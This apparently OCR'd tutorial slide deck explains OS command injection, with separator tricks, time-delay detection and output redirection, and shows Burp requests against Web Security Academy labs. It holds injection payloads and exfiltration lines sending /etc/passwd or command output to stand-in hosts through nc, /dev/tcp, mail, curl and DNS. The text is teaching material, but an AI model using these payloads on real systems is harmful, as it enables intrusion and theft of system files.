
COMMAND Injection

SULABH PRAJAPATI

INTRODUCTION TO COMMAND INJECTION

OS command injection is also known as shell injection. It allows an attacker to execute operating system (OS) commands on the server that is running an application, and typically fully compromise the application and its data. Often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, and exploit trust relationships to pivot the attack to other systems within the organization.




Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

TYPES OF COMMAND INJECTION

- ONSITE COMMAND INJECTION
- BLIND BASED COMMAND INJECTION
  - USING TIME DELAYS
  - OUT-OF-BAND (OAST)
  - BY REDIRECTING OUTPUT

ONSITE COMMAND INJECTION



TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

PLACING THE ADDITIONAL COMMAND SEPARATOR '&' AFTER OR BEFORE THE INJECTED COMMAND IS USEFUL BECAUSE IT SEPARATES THE INJECTED COMMAND FROM WHATEVER FOLLOWS THE INJECTION POINT. THIS REDUCES THE CHANCE THAT WHAT FOLLOWS WILL PREVENT THE INJECTED COMMAND FROM EXECUTING.

FOR EXAMPLE : STOCKREPORT.PL & ECHO AIWEFWLGUH & 29 AND PWD & SLEEP 6 & IFCONFIG

ANOTHER OR USEFULL TECHNIQUE TO BE USED ALWAYS IS BY "INVALID COMMAD OR FALSE || SLEEP 10 || OTHER COMMAD OPERATION . IF THE FIRST COMMAD RETURN FALSE THEN IT WILL EXECUTE SECOND COMMAND , SO SECOND COMMAND GET EXECUTED RETURN TRUE THEN AFTER || ANY OPERATION NOT GET EXECUTE.

;

(COMMAND SEPARATOR)
ALLOWS MULTIPLE COMMANDS TO RUN SEQUENTIALLY.
EXAMPLE: ECHO HELLO; LS

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

&& (LOGICAL AND)

EXECUTES THE SECOND COMMAND ONLY IF THE FIRST SUCCEEDS.
EXAMPLE: MKDIR TEST && CD TEST

|| (LOGICAL OR)

EXECUTES THE SECOND COMMAND ONLY IF THE FIRST FAILS.
EXAMPLE: CD NONEXISTENT || ECHO "FAILED"

| (pipe)

PASSES THE OUTPUT OF THE FIRST COMMAND AS INPUT TO THE SECOND.
EXAMPLE: LS | GREP TEST

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

$(command) COMMAND SUBSTITUTION

- EXECUTES A COMMAND AND SUBSTITUTES ITS OUTPUT.
- EXAMPLE: ECHO $(WHOAMI)

` (BACKTICKS FOR COMMAND SUBSTITUTION)

- EXECUTES A COMMAND AND SUBSTITUTES ITS OUTPUT (DEPRECATED BUT STILL USED).
- EXAMPLE: ECHO DATE``

& Background executioon

- RUNS THE COMMAND IN THE BACKGROUND.
- EXAMPLE: SLEEP 5 & ECHO "DONE"

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

> OUTPUT REDIRECTION

- REDIRECTS THE OUTPUT TO A FILE, OVERWRITING ITS CONTENTS.
- EXAMPLE: ECHO HELLO > FILE.TXT

< INPUT REDIRECTION

- TAKES INPUT FROM A FILE INSTEAD OF STANDARD INPUT.
- EXAMPLE: WC -L < FILE.TXT

>> Append redirection

- APPENDS THE OUTPUT TO A FILE WITHOUT OVERWRITING.
- EXAMPLE: ECHO HELLO >> FILE.TXT

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

() (SUBSHELL EXECUTION)

- EXECUTES COMMANDS IN A SUBSHELL.
- EXAMPLE: (CD /TMP && LS)

{} COMMAND GROUPING

- GROUPS MULTIPLE COMMANDS AS ONE OPERATION.
- EXAMPLE: { ECHO HELLO; ECHO WORLD; }

(Comment to terminate valid commands)

- MARKS THE REST OF THE LINE AS A COMMENT.
- EXAMPLE: ECHO HELLO # THIS IS A COMMENT

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

\ (ESCAPE CHARACTER)

- ESCAPES SPECIAL CHARACTERS TO TREAT THEM AS LITERAL.
- EXAMPLE: ECHO HELLO\\ WORLD

\n (NEWLINE TO SPLIT COMMANDS)

- SPLITS COMMANDS WITH A NEWLINE CHARACTER.
- EXAMPLE: ECHO HELLO \N LS

%0A URL-encoded newline

- URL-ENCODED VERSION OF A NEWLINE, OFTEN USED IN WEB-BASED ATTACKS.
- EXAMPLE: ECHO HELLO%0ALS

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

ENVIRONMENT VARIABLES (E.G., $HOME, $PATH)

- REPLACES WITH THE VALUE OF AN ENVIRONMENT VARIABLE.
- EXAMPLE: ECHO $HOME

CONCATENATION (+, DEPENDING ON THE LANGUAGE/SHELL)

- JOINS STRINGS OR PATHS IN CERTAIN SHELLS OR SCRIPTS.
- EXAMPLE: ECHO "HELLO" + "WORLD" (SPECIFIC TO CERTAIN SHELLS OR SCRIPTS)

Wildcards (e.g., , ?, [ ])

- MATCHES MULTIPLE FILENAMES OR PATTERNS.
- EXAMPLE: LS *.TX

USEFULL COMMAND TO CHECK OUT

Purpose of command	Linux	Windows
Name of current user	whoami	whoami
Operating system	uname -a	ver
network configuration	ifconfig	ipconfig /all
Running processes	ps -ef	tasklist

BLIND OS COMMAND INJECTION VULNERABILITIES:

MANY INSTANCES OF OS COMMAND INJECTION ARE BLIND VULNERABILITIES.


THIS MEANS THAT THE APPLICATION DOES NOT RETURN THE OUTPUT FROM THE COMMAND WITHIN ITS HTTP RESPONSE.

BLIND VULNERABILITIES CAN STILL BE EXPLOITED, BUT DIFFERENT TECHNIQUES ARE REQUIRED.

DETECTING BLIND OS COMMAND INJECTION USING TIME DELAYS :

YOU CAN USE AN INJECTED COMMAND TO TRIGGER A TIME DELAY, ENABLING YOU TO CONFIRM THAT THE COMMAND WAS EXECUTED BASED ON THE TIME THAT THE APPLICATION TAKES TO RESPOND.

Command	OS	Example	Description
sleep	Linux/Unix	; sleep 10;	Pauses for 10 seconds.
ping	Linux/Unix	; ping -c 10 127.0.0.1;	Sends 10 pings (~10-second delay).
read	Linux/Unix	; read -t 10;	Waits for input for 10 seconds.
timeout	Windows	& timeout /t 10 &	Pauses for 10 seconds.
ping	Windows	& ping -n 10 127.0.0.1 > nul &	Sends 10 pings (~10-second delay).
pause	Windows	& pause &	Waits for user interaction (manual).


Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn BurpJSLinkFinder Request Timer
Search
1 ×
Send Cancel
Target: https://0af700c403f0c69a843b184e00050002.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
POST /feedback/submit HTTP/2
Host: 0af700c403f0c69a843b184e00050002.web-security-academy.net
Cookie: session=HF53RzgPlaGYSQzTT61nTkbVF1bW51Sn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: https://0af700c403f0c69a843b184e00050002.web-security-academy.net
Referer: https://0af700c403f0c69a843b184e00050002.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
csrf=eX1EtnAUXo2eEflNta4Pu7qsndaHpf7r&name=test&email=x||sleep+10||&subject=test&message=
this+is+site+is+awesome
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2
{
}
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 5
Request cookies 1
Request headers 18
Response headers 3
114 bytes | 10,367

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

You can redirect the output from the injected command into a file within the web root that you can then retrieve using the browser. For example, if the application serves static resources from the filesystem location /var/www/static.

& WHOAMI > /VAR/WWW/STATIC/WHOAMI.TXT &

ACCESS THAT PAGE WHERE WHOMAI.TXT IS SAVED LIKE HTTP://VULN.COM/WHOMAI.TXT , WE CAN COPY SHELL HERE ALSO FOR REVERSE SHELL

FILE REDIRECTION (>):

- REDIRECTS STANDARD OUTPUT (STDOUT) TO A FILE
- ; WHOAMI > /TMP/OUTPUT.TXT;.

APPEND REDIRECTION (>>)

- APPENDS STDOUT TO AN EXISTING FILE
- ; UNAME -A >> /TMP/OUTPUT.TXT;.

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

Request to https://0a3500c704c15d04c03b23cf008700e1.web-security-academy.net:443 [79.125.84.16]

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /feedback/submit HTTP/1.1
Host: 0a3500c704c15d04c03b23cf008700e1.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
Origin: https://0a3500c704c15d04c03b23cf008700e1.web-security-academy.net
Connection: close
Referer: https://0a3500c704c15d04c03b23cf008700e1.web-security-academy.net/feedback
Cookie: session=9zME3ymfK202DE3k9fnOEWqWfwHML7qA
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

csrf=USDfR8N8gv6DupWg5OuKx3knCfXnlFnd&name=CybroJ&email=attacker%40gmail.com||whoami>/var/www/images/output.txt||&subject=attack_Command_Injection&message=Hello
```

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

APPEND REDIRECTION (>>):

- APPENDS STDOUT TO AN EXISTING FILE.
- ; UNAME -A >> /TMP/OUTPUT.TXT;

REDIRECT BOTH STDOUT AND STDERR (>&):

- REDIRECTS STDOUT AND STDERR TO THE SAME FILE
- ; ID >& /TMP/OUTPUT.TXT;

PIPE OUTPUT TO ANOTHER COMMAND (|)

- PASSES STDOUT OF ONE COMMAND AS INPUT TO ANOTHER
- ; WHOAMI | NC ATTACKER.COM 1234

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

REDIRECT TO NETWORK LOCATION (/DEV/TCP):

- SENDS STDOUT OVER A RAW TCP CONNECTION. THIS SHOULD BE RUN IN BASH SHELL
- ; CAT /ETC/PASSWD > /DEV/TCP/ATTACKER.COM/1234; BASH -C 'CAT /ETC/PASSWD > /DEV/TCP/192.168.159.128/1234'

EMAIL OUTPUT (MAIL) SENDS STDOUT VIA EMAIL:

- ; UNAME -A | MAIL -S "COMMAND OUTPUT" ATTACKER@EXAMPLE.COM
- SENDS SYSTEM INFORMATION TO THE ATTACKER.

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

ERROR AND OUTPUT TO DIFFERENT FILES (2> AND 1>)

- ; LS /INVALID_PATH 1> /TMP/OUTPUT.TXT 2> /TMP/ERRORS.TXT;
- CAPTURES STDOUT IN /TMP/OUTPUT.TXT AND STDERR IN /TMP/ERRORS.TXT

CHAINING REDIRECTION COMMANDS

COMBINES MULTIPLE COMMANDS WITH SEPARATE REDIRECTIONS.

- ; WHOAMI > /TMP/USER.TXT; UNAME -A >> /TMP/SYSTEM.TXT;
  - WRITES WHOAMI OUTPUT TO /TMP/USER.TXT AND APPENDS UNAME -A TO /TMP/SYSTEM.TXT.

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

Command	Description	Example	
`>`	Redirects stdout to a file.	`whoami > /tmp/output.txt`	
`>>`	Appends stdout to a file.	`uname -a >> /tmp/output.txt`	
`2>`	Redirects stderr to a file.	`ls /invalid 2> /tmp/errors.txt`	
`>&`	Redirects stdout and stderr to one file.	`id >& /tmp/output.txt`	
`	`	`	Pipes output to another command.	`ps aux
`>/dev/null`	Suppresses stdout.	`whoami > /dev/null`	
`/dev/tcp`	Sends stdout over TCP.	`cat /etc/passwd > /dev/tcp/host/1234`	
`curl` or `wget`	Sends stdout via HTTP.	`whoami	`curl -X POST http://example.com/upload`
`mail`	Sends stdout via email.	`uname -a	`mail -s "Subject" user@example.com`
`nslookup`	Exfiltrates data via DNS.	`nslookup \`whoami\`.host.com`	
`&`	Runs in the background.	`sleep 10 & whoami`	
`1>` and `2>`	Redirects stdout/stderr to files.	`ls /invalid 1>out.txt 2>err.txt`	
Chaining (`;`)	Combines commands with redirection.	`whoami > /file; uname >> /file`	

EXPLOITING BLIND OS COMMAND INJECTION USING OUT-OF-BAND (OAST) TECHNIQUES:

